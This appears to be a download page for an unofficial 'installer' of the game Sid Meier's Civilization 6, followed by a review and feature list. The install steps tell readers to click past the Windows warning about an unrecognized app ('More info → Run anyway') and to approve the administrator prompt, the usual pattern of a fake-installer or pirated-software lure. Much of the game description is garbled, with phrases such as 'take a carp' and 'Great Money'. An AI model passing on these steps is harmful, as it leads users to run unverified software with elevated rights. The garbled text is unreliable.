- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Sid Meier’s Civilization 6 for PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Building an Empire From Scratch
The first time I set about founding a city in Sid Meier’s Civilization 6, I was planning on just having a quick game and then stopping. It didn’t work out that way. There was always one more district to build, one more tech to unlock, one more rival to keep an eye on, and before you knew it I’d been sitting there for hours. That’s the genius of it. Every choice opens up yet more choices.
What Sid Meier’s Civilization 6 Is

“Sid Meier’s Civilization® VI is a turn-based strategy game where you attempt to build an empire to stand the test of time. Lead your civilization from the Stone Age to the Information Age, and beyond – outthink your rivals in a quest to build the greatest empire the world has ever known. Choose a unique civilization and lead it from the dawn of man to the modern age, engaging in research, exploration, diplomacy, warfare, and culture. Develop your economy, build your cities, and unlock new technologies and civics.”
You don’t need a single blueprint to a successful empire. That’s what makes every campaign unique. Maybe a scientific Civilization should be pushing for campuses and research. Perhaps one is all about culture, tourism, religion, or conquest. And the map matters a lot. How you place your cities and what you build will depend on Rivers and mountain ranges, coastlines and luxuries, natural wonders and terrain.
How a Civilization Takes Shape
The campaign kicks off in a small community, with just a little knowledge of the world around you. You’ll discover local terrain, seek out resources, encounter other civilizations, and then choose where to build your city next. After that, it’s decision, decision, decision. New technologies and improvements become available through the research system, various forms of government and culture are available via the civics system, and cities can be dedicated to different functions with districts for science, culture, religion, military production, commerce, and more.
Placement of districts especially makes for interesting discussion, as terrain tiles around them may affect how valuable they are. An astute builder can exploit terrain for maximum benefit, while a clumsy one can prevent ideal land from being exploited. Diplomacy can also become very nuanced, as leaders have their own personalities, agendas and interests with yours. You can trade, form alliances or find yourself at war.
It’s not the only choice-but it’s always lurking behind the scenes. As we progress through the campaign: technology and society advance; armies grow larger and more advanced; larger cities dot the map; rival civilizations compete to reach their goals.
Key Features
- Historical turn-based strategy covering all eras of human history
- A vast array of civilizations and specific leaders with unique abilities and historical identity
- Development of the city on the basis of specialist areas and development
- Technology research that opens new units, buildings, improvements, and abilities
- Social advance that affects culture and the decisions made by those in power
- Numerous routes to victory through science, culture, domination, religion, and diplomacy
- The world’s diplomacy, including bargaining, alliances, trade, complaints and relationships
- War out on the field with various units and military formations
- Managing resources: strategic, luxury and bonus resources
- Phenomena of nature and diverse topography affecting angling and settlement
- Trade Routes linking Towns and producing profitably useful economic benefits
- Religions Facilitating the formation and spread of a religious belief among a civilization
- Great Money that individuals get for various added concessions and features.
- How to spy and sabotage the civilizations of others.
- Players explore the world dynamically as the map reveals itself as units move.
- Multiplayer support for competing against other players
- Different game modes and scenarios giving choices to a more traditional campaign
Common Use Cases
- Playing out long single-player campaigns centered around building an empire.
- Experimenting with different civilizations and leaders
- Work towards victory with science: through research, technology.
- Establishing cultural impact via tourism and cultural development
- Religious Outreach Map and Playing Strategies
- Creating large military empires through conquest
- Managing the great rival civilisations using diplomacy, alliances and trade
- City planning In getting the city layout I can learn city planning too in the practice of district placing and terrain bonuses.
- Procedurally generated maps for different situations….
- Opening multiplayer matches with friends or others
- Trying alternative scenarios and game modes
- Managing economy through trade routes and resource control
- Experimenting with different governments and civic choices
- Conceptions: Designing highly specialized city “insertions” that host specialized activities such as science, culture, production, religion or commerce.
Final Thoughts From the Map
Civilization 6, Sid Meier’s game, it is not about seeing the one perfect decision and doing it. It is about deciding every time when you have 300 bad choices and what to do with them. Small villages turn out to be the largest producer of your entire empire. Your city is located where you were not counting and face a war where you were not counting. That is why it is worth to go on the same map, but with different settings, choosing another civilization, replace the form of government, and put all the teeth in diplomacy or simply take a carp and build an army.
You might say the best thing is when everything clicks. You build a city close to essential resources, you organize its districts effectively, you acquire a lucrative trade route-and the region becomes this perfect coalition of civs. And then you see another civ expanding close by. Of course. And, in truth, that’s what Civilization 6 is all about. It is a strategy game with a story driven by your choices, not a story with a series of pre-written twists and turns. Start your settlement small, and see how far you can go.